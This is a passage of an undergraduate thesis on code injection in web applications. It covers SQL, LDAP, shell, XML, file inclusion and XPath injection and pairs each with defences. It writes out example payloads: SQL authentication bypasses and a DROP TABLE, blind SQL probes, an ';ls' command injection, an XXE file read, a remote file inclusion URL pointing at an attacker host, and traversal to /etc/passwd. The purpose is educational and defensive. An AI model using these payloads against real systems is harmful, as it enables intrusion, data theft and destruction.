

Bikesh Shrestha

Code Injection in Web Applications

Helsinki Metropolia University of Applied Sciences

Bachelor of Engineering

Information Technology

Thesis

13 January 2016

Author(s)	Bikesh Shrestha
Title	Code Injection in Web applications
Number of Pages	44
Degree	Bachelor of Engineering
Degree Programme	Information Technology
Specialisation option	Information Security
Instructor(s)	Kimmo Saurén, Lecturer
<p>Code injection is the most critical threat for the web applications. The security vulnerabilities have been growing on web applications. With the growth of the importance of web application, preventing the applications from unauthorized usage and maintaining data integrity have been challenging. Especially those applications which an interface with back-end database components like mainframes and product databases that contain sensitive data can be addressed as the attacker's main target.</p> <p>The main objective of this thesis is to describe the types of code injection such as SQL injection, XML injection, XPath injection, LDAP injection and File Inclusion Injection. This thesis demonstrates the vulnerability of web applications by penetrating queries through user input. It also provides security measures to avoid such attacks.</p> <p>In this thesis testing was done using the WampServer and Xampp server on a localhost. A browser Adson tamper data was used. Vulnerable web applications are used to highlight the vulnerabilities. Web application were tested using different injection techniques. The result of the test proved that a successful injection can do serious damage to the database and the whole system.</p>	
Keywords	Vulnerabilities, Code injection, Web application security, information security, user authentication, Database management

Contents

1. Introduction	1
2. Code injections	2
2.1 SQL injection	2
2.1.2 Incorrect type handling	4
2.1.3 Blind SQL injection	4
2.1.4 Second order SQL injection	6
2.1.5 Security measures	7
2.2 LDAP injection	9
2.2.1 AND LDAP injection	12
2.2.2 OR LDAP injection	12
2.2.3 Security measures	13
2.3 Shell injection	14
2.3.1 Security measures	15
2.4 XML injection	16
2.4.1 XML external entities	17
2.4.2 SOAP injection	17
2.5 File inclusion injection	19
2.5.1 Remote file inclusion	20
2.5.2 Local file inclusion	21
2.5.3 Security measures	21
2.6 XPath injection	22
2.6.1 Informed XPath injection	23
2.6.2 Blind XPath injection	24
2.6.3 Security measures	25
3. Methods of testing injection	26
3.1 SQL injection	26
3.2 Command injection	34
3.3 XML injection	37
3.4 File inclusion injection	40
3.5 XPath injection	42
4. Conclusion	44
References	45

Abbreviations

ADAM	Active Directory Application Mode
CSS	Cascading Style Sheets
DB	Database
HTTP	HyperText Transfer Protocol
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
LDAP	Lightweight Directory Access Protocol
LFI	Local File Inclusion
MSSQL	Microsoft SQL server
MySQL	My Structured Query Language
OS	Operating System
PHP	Hypertext Preprocessor
RFI	Remote File Inclusion
SOAP	Simple Object Access Protocol
SQL	Structured Query Language
XML	EXtensible Markup Language

1. Introduction

In the early era of the Internet there used to be only static pages that retrieved and displayed the information only from the server to the browser. With the rapid development in web applications, the functionalities have been highly developed and dynamic. Every web application depends on the two-way communication from browser to server and vice-versa. Today all these applications from shopping, banking, checking emails, auctions, gambling and social networking can be accessed from a browser. [1]

Web applications for sharing and uploading photos and documents, booking items or tickets, buying or selling items are used on a daily basis. These types of functions inherit many security issues. The development of web technologies also means the rise of web vulnerabilities which not only hampers a person but also affects the whole organization and even the government.

The modern web application carries sensitive data. Any exposure of these data could lead to a severe disruption in the operation of individual and organization. The attacks may be done to access a competitive edge against peers in the realms of financial trading, gaming online bidding and ticket reservation. There is always a continuous war between attackers and computer resources defenders. [2]

The goal of this project is to highlight the vulnerabilities of web applications and provide security measures. This project focuses on the code injection, which is one of the top threats in the Internet world.

2. Code injections

A code injection is the insertion of a malicious query into the computer system. Malicious queries are introduced to a computer program to gain unauthorized access, change or modify the data or disrupt the system causing denial of service. The code generated for attacks is interpreted as a string of an executable program.

Server-side web applications are the major targets of code injections. According to WhiteHat Security reports, about 86% of websites have a minimum of one serious vulnerability depending upon the skills, experience and qualification of the programmer. Every year only less than 65% of the vulnerabilities are resolved. [2]

2.1 SQL injection

An SQL injection is the scourge of the Internet world. It is culpable for many security breaches. SQL injection is still regarded as one of the biggest threats of web applications. The SQL injection was first discovered by *Rain Forrest Puppy* in the year 1988 [2]. SQL injection is a forcible ingress of the SQL query via user input data which can exploit valuable data from a database, customize the database, execute different administrative operations and even send requests to the operation system. The web application gets input from users and merges it to SQL queries to a concealed back-end database. [3] The input can be filling in forms, usernames and passwords or comments. The faulty authorization of the user input leads to SQL injection vulnerabilities.

The modern web application communicates with the backend database using a concealed database driver that depends on the different platforms like MySQL, MSSQL, DB2, or ORACLE. After a successful attack or insertion of the code in program, the attacker can grab valuable information, compromise the data integrity and modify the data violating the privacy and security of individuals or organizations. [3]

For example, a French smartphone manufacturer Archons was attacked by an SQL injection and 100,000 users information like customer first and last name and their email addresses were leaked. The hackers were able to manipulate SQL command and insert the code in the software application via user input [4].

There are different techniques to insert malicious queries into the web application. The mechanism depends upon the goal of attacking, skills and imagination. The injection can be done through user input, cookies, server variables and second-order injections. There have been countless SQL attacks and some of the most dangerous attacks are as follows:

- In the year 2006, TJX companies were attacked by an SQL injection and the information of 94 million credit and debit cards was leaked [5].
- A heartland payment system was hacked using an SQL injection forcing the users to install spyware. As a result, information related to 134 million credit cards was compromised.

On April 20, 2011, attackers grabbed information of 77 million accounts of Sony's PlayStation network and the company lost millions as the whole site was shut down for weeks. [6]

2.1.1 Incorrectly filtered escape characters

An incorrectly filtered escape characters is the first attempt of getting the knowledge of the vulnerability of the application. This attack not only shows the method of the output or the level of security but also displays certain outputs. Incorrectly filtered escape characters occurs when the user input is not sanitized and passed into the SQL statement. [7]

For example:

```
SELECT *FROM users WHERE username = 'Bikesh';
```

Listing 1. SQL statement

Listing 1 is designed to pop up the only information of "Bikesh" from the user's table. This barrier can be eradicated by adding the spacing character 'OR '1' = '1' in place of the specific username making the query more destructive. If the input is not filtered, the input will force the selection of a valid username in the database as '1'='1' is always a true statement.

```
SELECT * FROM users WHERE username = '' OR '1'='1';
```

Listing 2: SQL statement

2.1.2 Incorrect type handling

The user input in web applications needs to be filtered and validated. A poor coding gives the attacker an easy passage to inject a malicious code. If the user input is not validated, the program allows the users to input a string instead of numeric and executes it.

```
Statement="SELECT * FROM userinfo WHERE id =" + variable + ";"
```

Listing 3. SQL statement

Similarly the incorrectly filtered escape characters, the attackers can bypass the need for the escape character and it can be executed as: [7]

```
SELECT * FROM userinfo WHERE id = 1; DROP TABLE users;
```

Listing 4. SQL statement to delete users table

2.1.3 Blind SQL injection

Blind injections are those attacks in which the attacker passes a logical true or false statement and determines the answer based on the application feedback. This response might contain some information about the database that can assist the attacker to determine the structure of the database and help to build the database schema and prepare for future attacks like an error message from the database server about SQL Query's syntax when an invalid syntax is injected by users. It is used in such situations when an application is vulnerable to the SQL injection but the results are not visible. Programming blunders generate messages of this type. [8]

The inputs are received and executed by the application without filtering or validating. This attack is generally practiced to retrieve the authentication route, access to the database and modify data. There are two different types of blind injections that are used by attackers: content-based and time-based blind SQL injections. [8]

i. Content-based blind SQL injection

Boolean-based blind SQL injection is the insertion of several queries, one after the other, into the web application forcing the server to respond to that input either TRUE or FALSE. This injection does not display full information to attackers. If the inserted query is successful the TRUE html page will be displayed and if false, then the error html will be displayed. [9]. For example:

“URL: `http://www.hackme.com/index.php?id=101`”

The above URL is executed as:

```
"SELECT * FROM users WHERE ID = '101'"
```

Listing 5. Statement to display table present in database

The program executes listing 5 to display the tables present inside the database. `Users` is the table that we assumed to be present in the database. For the Boolean SQL injection attack, a Boolean expression `"1=1"` is used which is always true. The attackers append the SQL Boolean string to listing 5:

```
"http://www.abcd.com/index.php?id = 101" AND 1=1;"
```

```
"http://www.abcd.com/index.php?id =101" AND 1=2;"
```

The code `'1=1'` is designed to display the profile table of users. If the server accepts, the query then the profiles table will be displayed to attackers. The second query with the Boolean expression `'1=2'` can also be executed to check whether the website is vulnerable or not.

Since `'1=2'` is always `FALSE` a blank will be displayed if the website is vulnerable, giving a green signal to attackers. The acceptance and rejection of this query determines the vulnerability of the website [10].

ii. Time-based SQL blind injection

Further the blind injection can be extended using a time delayed function like Benchmark and sleep function. The logic delays the database for specific time and then the result is displayed.

By comparing both the normal request response time and the time injected requests attacker can determine whether the injection was successful. For example:

```
URL: http:\\ www.hackme.com/index.php? Id=101' wait for delay  
'00:00:10' --'
```

This logic delays the database by 10 seconds if it is true. Similarly the attackers can use `BENCHMARK ()` function to delay server responses if the expression is true. For instance:

```
BENCHMARK (5000000, ENCODE ('ABC' by 5 seconds'));
```

Listing 6. Time base SQL injection query

Listing 6 executes the encode function for 5000000 times within 5 seconds comparing the variable. This process is very slow and it might take 10 seconds to retrieve a single letter and hours or weeks to retrieve big data. Therefore these attacks need patience. [11]

2.1.4 Second order SQL injection

Attackers inject a malicious query into data storage areas that are later executed after a certain period of time or date. In the second order blind SQL injection, there is no instantaneous execution of the code. Instead the code is stored into an application and later executed. Modern web applications reprocess the history and reuse the user input data to optimize the user experience and processing time.

The data stored as previous user inputs and other static-based information of an application might have a negative impact on the other applications. That means a user does not need to use the same infected application to activate the malicious

code. The attacker may use the other application as a corridor and stay inactive until the users use the targeted application. [12]

The malicious code is stored in cache memory or search areas, areas where information is stored weekly or after a certain time period and might even find the space in backend systems. For example:

- Users need to submit personal details to create any online accounts. Modern web applications filter the user's input in maximum cases, therefore direct attacks are not possible. However the companies can use the previous available web-based technologies to review or alter or modify the data. In this case, if the attacker was able to insert the malicious code into the data field, the use of such web based technologies activates the malicious code. Now the attackers can initiate the attack by using customer's information from the system. The attackers can force to install malicious software and use them to get access into the company's networks. [13]
- Modern web applications display the results according to the most searched, viewed or most common user inputs which are temporarily stored or cached search requests. The attacker can manipulate the search data with multiple inputs and influence the extended search functions. This attack affects the users by changing the original contents with advertisements or with duplicate login interfaces. [13]

2.1.5 Security measures

Despite SQL injections being the most common threats for web applications, there are several ways to prevent this attack. The major cause of injection is improper input sanitization. Similarly the threat can be labelled to conceal a problem in the back-end database. This section consists of three different methods to defense SQL injections which are:

- i. Input Validation

The main cause of the SQL attack is inadequate input sanitization. To avoid this developers must apply suitable defensive coding practices such as checking user input. A common SQL attack is done by using meta-characters like quotation marks, dots and slashes. These meta-characters are read by the web application as SQL tokens.

To avoid such attacks the developer must encode all these meta-characters, so that met the characters in user input are read as normal characters by the database. The developers must build input validation routines which can verify the valid user inputs. SQL keywords such as "FROM", "WHERE" and "SELECT" must be checked thoroughly. Simply replacing a single quotation mark (') by a double quotation (") in the user input can prevent a common SQL approach. [338, 15]

ii. Parameterized Queries

A query where placeholders are used for parameters and its values are provided at execution time is a parameterized query. It is also considered as a prepared or pre compiled SQL statement. Parameter queries are built to gain reusability and performance. These queries can be used several times with different parameters. These queries are read automatically therefore users do not need a quote in the input parameter which widely avoids an SQL injection. [339, 15]. A prepared statement is compiled and stored in database without parameters, for example: `INSERT INTO USERS VALUES (?, ?, ?)`. The application reads the input parameter from the user and executes and provides the result.

iii. Defence in Depth

A secondary security measure must be implemented as a backup in case of a primary measure failure. The application must provide as minimal a privilege to access the database as possible. The application can employ a separate account for read and write actions in critical situations.

For example: the queries that just need access to read can be limited by a separated read account without write privilege. This action limits the users to an account of the corresponding access to be used. The unnecessary functions should be avoided to

reduce a hole in the database. All the security patches must be checked timely to fix the vulnerabilities. [342, 15]

iv. IDS/IPS and firewall

An intrusion detection system (IDS) is a security solution which is created to check all the incoming and departing network activity and to detect for intrusions trying to exploit the system. It filters the network traffic and identifies the vulnerabilities. It displays a warning and alerts the administrator when it detects any suspicious activity taking place.

An intrusion prevention system (IPS) is a security solution which provides security from the operating system kernel to network data packets. IPS is an advanced form of IDS. It has rules and policies for network traffic and it provides privilege to the administrator to take action when it detects suspicious traffic and prevents it from occurring.

A firewall is widely used in computer systems or networks. It checks the access between networks and prevents unauthorized access. The firewall has specified security criteria. It checks all incoming and outgoing packets in network and blocks. If those which do not meet its specified rules. [14]

2.2 LDAP injection

The lightweight Directory Access Protocol (LDAP) is a protocol for injection and manipulating directory services operating over TCP/IP. The Microsoft Active Directory Application Mode (ADAM) and OpenLDAP are the examples of its implementation. These software applications are object-oriented and store and organize directory entries in form of tree, corresponding to the rules assigned for attributes of that object and provide smart searching and browsing server. [348, 15]

LDAPs are the major operations operated in many institutions and companies. Directory Services are based on the LDAP protocol. Earlier different directories needed different domains but LDAP services directories are multi-purpose or centralize information permitting single sign-on environments. [349, 15]. LDAP based

services are responsible for access control, privilege limitation and resource handling. Due to these advantages, LDAP has reduced administration complexity and improved security.

This is reason the attackers use this technique to grave central information repositories. An LDAP injection is the same as an SQL injection which takes advantage of improper sanitization of the parameter introduced by clients. [350, 15]

LDAP is a bridge between the client and server model as shown in figure 1. The user provides the inputs and the queries are sent to the server using filters and the server responds to the directory entries matching the filters. [345, 15]




Figure 1. Typical scenario for an LDAP-based Web Application [16]

The application displays all the available records concerning the login for attackers if the application executes the LDAP query in the backed server. If the inputs are not validated properly, attackers could alter the dynamic query by inserting special characters such as `*`, `&`, `|` and get unauthorized access. [15]




Figure 2. LDAP Injection [16]

Figure 2 illustrates the two ways communication between the server and client. The attackers take advantage of the communication process and insert the malicious queries with the normal queries. The server returns the results with additional information. The additional information displayed could be sensitive data which the clients are not supposed to read.

The LDAP query is created using the user input parameters. In modern web applications filter the user input parameter which limits the possibilities of the injection but in the vulnerable environment the attacker uses these unfiltered parameters to generate the malicious LDAP query and send it to the server. Listing 7 illustrates the vulnerability of not sanitizing the user input parameters:

- The query with OR or AND logic operator like:

"value) (injected_filter"

This query is executed as:

```

(&(attribute=value) (injected_filter)) (second_filter))
| (attribute=value) (injected_filter)) (second_filter))
  
```

Listing 7. LDAP query example

If the syntax is not checked, the OpenLDAP and ADAM will process and ignore any filter after the first one; thus the injection becomes possible. Both of these logic operators have different features. [9, 16]

2.2.1 AND LDAP injection

The application searches for the LDAP directory with the '&' operator and with the user input parameters. The LDAP search filter which the application addresses is as follows:

```
"(&(parameter1 = value1) (parameter2=value2))"
```

Listing 8. LDAP Injection query

The parameter could be username and password. If the user enters a valid username and uses the '&' operator to bypass the password check, then even without a password the attacker could get access.

For example:

```
"(&(USER =bikesh) (&) (PASSWORD=Pwd))"
```

Listing 9. AND LDAP query

If Bikesh is a valid username the LDAP server will process the first filter as it is always true, but ignore the rest of the second filter [10, 16].

2.2.2 OR LDAP injection

In the OR LDAP injection, the 'OR' logic operator is operated to explore the LDAP directory with the multiple parameter entered by users. The query used in this case is as follows:

```
"(|(parameter1=value1) (parameter2=value2))"
```

Listing 10. Multiple parameter LDAP injection

In listing 10 the parameter can be any item available in the system. It includes everything that comes within the selected parameter. If the attacker chooses to find the resources available in a system, then the query will become as follows:

```
Rsc1=printer) (uid=*)
```

Server executes as:

```
"(| (type=printer) (uid=*)) (type=scanner)"
```

Listing 11. OR LDAP injection query

The result will display all kinds of printers and other objects available in the system [11, 16].

2.2.3 Security measures

Developers must be alert about the valid user input and the limitation of the input and output data. The primary attack is done through the user input so strict filtration of the data input can prevent an LDAP injection to a large extent. The user must give special attention while configuring the permission on the user data. The IP firewall can be used to limit the network activities of the server system using the client IP and network interface. There are some measures frequently adopted by developers to prevent these attacks. [12, 16] The security measures to prevent LDAP injection are as follows:

i. Input data validation

The web application which requires user input data must be provided with limited privileges with strict input validation. The user input data must be validated to reduce the risk of any attack. Preventing the LDAP-enabled web application requires any suspicious data entered by the client to be cleaned of any characters or strings. [17] The filter must be strict and should provide a specified result like for regular expression:

```
s/[^\0-9a-zA-Z]//g
```

This filter gives an alphanumeric output. Any symbols or special characters are prohibited. For instance, if a client needs to provide an email address, then only the “@” sign, underscore, hyphen, numbers and letters will be allowed after those characters are accepted by HTML substitutes. [17]

ii. Output data validation

All the data returned by the web application must be validated and the amount of information returned should be checked. The developers must understand and limit the access of users. The access level of users to modify, add and delete the data must be limited. The developer must understand the role of each object class. If these steps are followed, even a successful LDAP injection will not be able to damage or grave the information from the database. [17]

2.3 Shell injection

The shell injection is the injection of real code to execute the command line programmatically. The shell injection is also known as the OS command injection. It is a method of injection of OS commands via a web interface on a web server. This is not commonly used by attackers but it can cause serious damage, if the user’s input is not sanitized. An attacker can even run OS commands with a special privilege and upload malicious programs or grave the password from the operating system. [18] It contains:

```

system(),
startprocess(),
java.lang.Runtime.exec(),
System.Diagnostics.Process.Start()

```

In other

```

<?php
passthru ("_/_home/user/php/page/aabb-
          ._GET[ ['USER_INPUT' ] ];    ?>

```

Listing 12. Shell injection command

Listing 12 illustrates a small program which can be executed in various ways by adding different functions to it. It can be used to overwrite a file or to input a new file, to operate `&&` or `||` operator functions and display the result of the program. For example, users can simply input a URL:

```
www.example.com/viewcontent.php?filename=bikesh.txt
```

The above url displays a PHP page as expected by users which contains the contents of bikesh file. But the same url can be manipulated as follows:

```
www.example.com/viewcontent.php?filename=bikesh.txt;ls
```

Attackers input the function “ls”. This command not only displays the PHP page but list the files in the directory. Further new command can be created by combining a string of shell commands. Then the commands are combined using logical operators (`$`, `&&`, `||`), pipes (`|`= and inline commands (`;` , `$`). Attackers can plan an additional landscape after establishing a shell access, find other vulnerabilities and exploit them. A successful shell injection provides the privileges of full control of the targeted server. [19]

A web application which uses a known web language like Perl or an application which is used to open or load files is a suitable place of a shell injection. Those applications which rely on OS commands or do not use proper libraries to retrieve the result are vulnerable to a shell injection. [20]

2.3.1 Security measures

The improper sanitization of user input is a major cause of any injection. Any inputs with a special separators like `|` or `&` are to be ruled out. A whitelist can be created and every input can be compared to that list and any mismatched entry must be avoided. On the other hand, OS commands can be operated by Java which is a secure language and every command is read as a separate argument that reduces the common injection.

APIs which can support different features of shells to operate the external program can be used instead of shells to prevent the shell injection. Static and runtime checking is another method to check the use of metadata for tracking the flow of input through the filter. [21]

Different products like AppScan, WebInspect and ScanDo help to detect the injection but they do not prevent the attacks. In the runtime checking method, users are limited to input and all the inputs are replaced by dummy literals. They are then compared with a parse tree of the original query. [21]

2.4 XML injection

An XML injection is the injection of the XPath queries to gain access to an XML database. It is a technique to extract the contents of files or XML database manipulating the XML queries. The XML stands for eXtensible Markup Language which is developed by the World Wide Web. XML divides the file into different branches. It works as a tree with many nodes connecting with the main root. There are many nodes like source, element, attribute, text, comments and processing instruction. [22] For example:

```
<?xml version = "1.0" encoding="UTF=8"?>
```

```
<BOOK>
  <TITLE>SQL injection>TITLE/>
    < AUTHOR/>Jack<AUTHOR/>
    <PRICE/>20 <PRICE/>
    <YEAR>2014<YEAR/>
  <BOOK/>
```

Listing 13. XML statement to store data

Listing 13 illustrates, BOOK is like a tree and all other attributes are its nodes. XML often operates parallel to JSON by web service APIs. It uses XML schemas such as RSS, Atom, SOAP and RDF. XML is used in most browsers to exchange messages, in web servers and in browser extensions. Since it is widely used, attackers are keen to exploit its vulnerabilities.

2.4.1 XML external entities

An XML submits data from a user to the server in modern web applications and a server-side application retrieves the data. External entities can be added to the XML queries, using the `DOCTYPE` element at the beginning of a document. Then the XML parser retrieves the value dynamically. These external entities are in the format of URL or files in the system.

The XML parser fetches the contents of a file and returns the XML data as a response to the web application. The `SYSTEM` keyword defines the external entity reference and definition is a URL that use the *file: protocol* or *http: protocol*. [385, 15]

For example:

```
<?xml VERSION = "1.0" standalone="no"?>

<!DOCTYPE users [
<!ENTITY users SYSTEM "file:/id/users">    ]>
<users>& users;</users>
```

Listing 14. XML External entity

If listing 14 is processed by a web application, the “users” element will be extended to mention the contents of “id/users”. The attackers can load file or external resources to the web application. Listing 14 XML request forces the XML parser to fetch the defined file from a system and use it as a defined entity reference. The attacker can get a privilege to consume the resources and can even gain remote code execution and denial of service. [22]

2.4.2 SOAP injection

Simple Object Access Protocol (SOAP) is a technology which encapsulates the XML format data and exchanges information between the systems. It transmits the messages even between the different operating systems and architectures. Hence SOAP is used in huge organizations where work is performed in different systems.

The communication language is XML, thus it is vulnerable to code injection. If the attackers are able to insert XML requests, they can get privilege to interfere with the messages. [23]

Web Services Description language defines the SOAP interface. It is generated automatically by web services. The attacker can request WSDL by adding? WSDL argument to the end of the URL.

For example:

```
URL:http://www.abc.com/demo/user.asmx?WSDL
```

Listing 15. SOAP request to display service registry

Listing 15 request asks for the service name or service registry. Exploitation of SOAP WSDL allows the attacker to get all the sensitive information to interfere with the services including the debug methods [23].

2.4.3 Security measures

The SOAP injection can be prevented by filtering the user input data. The application must filter the data which are generated from the user inputs. HTML encoding of XML meta characters like: `<`, `>`, `'`, `"`, `&`, `#`, `%`, `;`, `?`, `!`, `~`, `^`, `*`, `+`, `=`, `~`, `^`, `*`, `+`, `=`, `~`, `^`, `*`, `+`, `=` helps to prevent the attacks. Generally, the attackers use meta-characters to fake them as a part of a message but HTML encoding avoids such characters as a data value of the element and prevents the common injection.

The XPath interface should be parameterized to prevent users from constructing the dynamic query. Quotes must be avoided to ensure the malicious data cannot replace the quoted query. For this, a precompiled XPath can be used to avoid the creation of a new XPath by user input. [23]

2.5 File inclusion injection

All web applications support the `file include` mechanism. The file inclusion injection authorize an attacker to get access to the file in the web server. Attackers can mention malicious codes in the 'include file' which can be enforced to exploit the system operation or disrupt or modify the response to the client. [24]

'File include' is recycled by the developer to take advantage of reusability or avoid re-coding. The `File include` commands contain all the content to the file with an `include` statement.

For example:

menu.php

```
<?php
echo '<a href="/homepage.asp">HOME</a>
<a href="/details.asp">DETAILS</a>
<a href="/contact.asp">CONTACTs </a>;
?>
```

Listing 16. File inclusion command to include file

Listing 16 is a sample menu. This PHP page code can be used by the whole application by adding an `include` statement as shown below:

file.html

```
<html>
<body>
<div class="menu"><?php include 'menu.php';?></div>
<p>WELCOME</p>
</body>
</html>
```

Listing 17. Html code to display menu file

Listing 17 is now included in `file.html` web page. Therefore when the page is opened, the `menu.php` will be automatically available in the same page for execution. [25]

2.5.1 Remote file inclusion

File inclusion is wrapping of codes in a file that is used by the main application modules. Remote file inclusion is a method of exploiting the `include` files in the web application. The user inputs are processed and sent to the `file include` commands, the attacker might take advantage of the two ways communication between server and browser and include the malicious code in the remote file [381, 15].

If hackers are able to inject a malicious code in the `include` file, the code in the file is executed by the server. If proper sanitization is not done, the attackers can get the privilege of the compiler server control. The attackers can even manipulate the client response and use it to steal the client session cookies.

PHP is mainly vulnerable to file inclusion as it uses various `include` commands to accept the remote file. The improperly sanitized user input is accepted by `include` function in PHP and attacker gets whatever the code is intended to perform. [26]

For example:

```
<?php
$file_get_contents = $_REQUEST["file"];
include($file_get_contents.".php");
?>
```

Listing 18. PHP to fetch file parameter

Listing 18 code fetches the file parameter from the HTTP request and the filename is set dynamically using this value. If the user input is not filtered, then the file parameter can be used for injection, for example:

```
http://www.example.com
/homeage.php?file=http://www.hack.com/injection
```

Listing 19. RFI to include injection parameter in server

Listing 19 includes the parameter as `injection.php` and will be executed by the server. Hence, an attacker can build a malicious code with complex functions and retrieve the file contents. The different PHP functions like `include_once`, `fopen`, `incfile`, `require` and `require_once` are also vulnerable to RFI [27].

2.5.2 Local file inclusion

Due to improper sanitization of users' inputs, local file inclusion executes the local include file available in the server via the web browser. These files are included to gain reusability such that the need for replicating the same codes each time is eliminated. The user inputs a path of the file with default filenames or directory traversal characters (`../`). Then a file name is used as a parameter and injected in the web server. A successful LFI attack provides a privilege to unauthorized files and sensitive information exploitation, denial of services and XSS attack. If listing 20 is executed by the application, then it will disclose the contents of the `passwd` file as well as the information of users [28].

```
http://vulnerable_host/preview.php?file../../etc/passwd
```

Listing 20. PHP include statement with `../etc/passwd` parameter

2.5.3 Security measures

To avoid the file inclusion attacks, functions that access the `include file` directly must be discarded. Mostly, PHP uses the included file to gain reusability and avoid re-coding. The function like `allow_url_include` must not be used. To prevent RFI, the arbitrary input data in a file, `include` request must be discarded.

An array to map the page parameter from the link to actual filenames on the server can be used instead of arbitrary input data. The websites where users can create files and are displayed should build a whitelists, which records the filename. Then the site can verify the filename and execute the include file. Any invalid identifier should not be executed to avoid the input to any file system API. [28]

2.6 XPath injection

XPath is a query to identify, navigate and address the nodes of the XML document. It explains the addressing into an XML document in a sequence of steps, which are specified in a path notation. [28] The web applications use XPath to respond to the user inputs. If the user input is not sanitized, an attacker may insert a malicious query and interfere with the application. A successful attack may provide a privilege to retrieve unauthorized data and manipulate the response to the client. [345, 15]

For example:

```
<?xml version="1.0" encoding="UTF-8"?">
<Employees>
<identity>
<name>bikesh</name>
<password>awesome</password>
<email>bikeshs@gmail.com</email>
</identity>
</Employees>
```

Listing 21. XML document to store data

Listing 21 is a small XML document to store user information. Improper validation of user input can easily provide any information from the database. To retrieve the email of the user following query is used.

```
//identity/email/text()
```

Listing 22. XPath query to get email address

XPath injection is almost similar to the SQL injection but the element names and keywords in the XPath queries are case-sensitive. However it does not need quotation marks to insert a numeric value. There are two methods of XPath injection, described below [345, 15].

2.6.1 Informed XPath injection

The informed XPath injection is a method of compelling the application to respond in different ways as in SQL injection. For example:

```
string(//user[name/text()=' ' and
password/text()=' ']/identity())
```

Listing 23. XPath injection to bypass authentication

If the web application does not sanitize the input properly, the above query will return the username and password of the users. The above listing 23 is an XPath that the application forms after the users input the following data.

```
` or 1=1 and `a`=`a
` or 1=2 and `a` = `a
```

Listing 24. XPath user input

The listing 24 can be inserted instead of the password or username to check the difference in the behavior of the application. The application accepts the user input and forms XPath to navigate to the database in a web application, where users authentication are required like in login pages. [29]

```
string(//user[name/text()=' ' or 1=1 or ``= ``
and password/text()=' ']/identity/text())
```

Listing 25. Backend XPath query after input

The entered username changes the query and returns the first identity name from the XML archive. After a successful attack, the application will provide the privileges of administrative access to XML database. Further the attack can be extended to grave more information as per the intention of attackers. [30]

2.6.2 Blind XPath injection

The blind XPath injection is a method of injecting XPath queries without prior knowledge of XML queries such as address and targeted fields. It uses the Boolean queries to extract the information of the XML document. XPath queries comprise functions to query meta-information and trace the current node in XML document which can be used to navigate the specific element and parent or child node.

The blind XPath injection uses the Booleanization procedure whose result is always either true or false. When the Boolean query is inserted in the XPath query the application will respond in one way if the outcome is TRUE and differently if it is FALSE. The difference in the values of the XPath queries returned, help attackers to create a query which returns one bit of information. There are two methods of Blind XPath injection. They are described below. [4, 29]

i. XPath Crawling

The attacker uses scalar queries *count(expression)*, *names* and *uri* to gain the knowledge of the XML document structure and find the number of node. [30]

For example:

```
count(path/child::node())
name(path/attribute::* )
or
count(path/attribute::*[position()=N])
namespaces -uri(path/attribute::*[position()=N])
```

Listing 26. XPath Query functions

The XPath Crawling begins with the *path*. The *count* counts the number of nodes of a given path. Then the *namespaces - uri* gives the Nth namespaces value. Listing 26 will count all the nodes in the given path 'n'. Thus an XML document can be structured without prior knowledge of the XML document. [5, 29]

ii. Booleanization of XPath Scalar Queries

Booleanization of XPath Scalar queries does not require information of the XML document returned as output. But the sequence of XPath queries Booleans the string or numeric value obtained from XML to construct the XPath queries for injection. The Booleanization process query the string length using XPath (*string-length()*) function and then convert it into one byte query using (*substring()*) function. Then the one byte query is reduced to Boolean query which provides value one if it is true and 0 if it is false. [6, 29]

For example:

```
' or substring(name(parent::*[position()=1]),1,1)='a
```

Listing 27. XPath Query to check the first letter of node is a

If listing 27 is true, it will return the result. This technique helps to grave the values and names of all the nodes included in the XML document without knowing its structure.

2.6.3 Security measures

The first step to prevent XPath injection is to sanitize the user input. All the user input should be validated by creating a whitelist. The whitelist is list of characters that are accepted as valid inputs. The whitelist of the characters to be accepted must be checked against the user inputs. Any other characters that are not included in the whitelist must be rejected and sanitized. The results must be sanitized to prevent extra information leakage. [9, 29]

3. Methods of testing injection

There are many methods of testing code injection. But hacking or testing any application in the normal environment is considered a serious crime. All the injection testing was done on the local host. Testing was done by penetrating a malicious query through user input as well as manipulating the response from the server.

3.1 SQL injection

An SQL injection is a high-risk vulnerability. It can provide the privileges of full compromise of the remote system in case of a successful attack. The SQL injection occurs when an application permits users to access the database and to execute queries. There are different methods of testing injections.

In this project WampServer software is used. This software helps to create a MySQL database and run SQL statements. It runs the MySQL, PHP and Apache website format. This software is useful for SQL injections, file inclusion and brute injections. The first step for SQL injection is to check whether the targeted application is vulnerable. For this exploitation a query is inserted in the user input field to figure out the response and vulnerability of the web application. To proceed this check (') was inserted in the application and a SQL syntax error message was displayed as shown in figure 3.

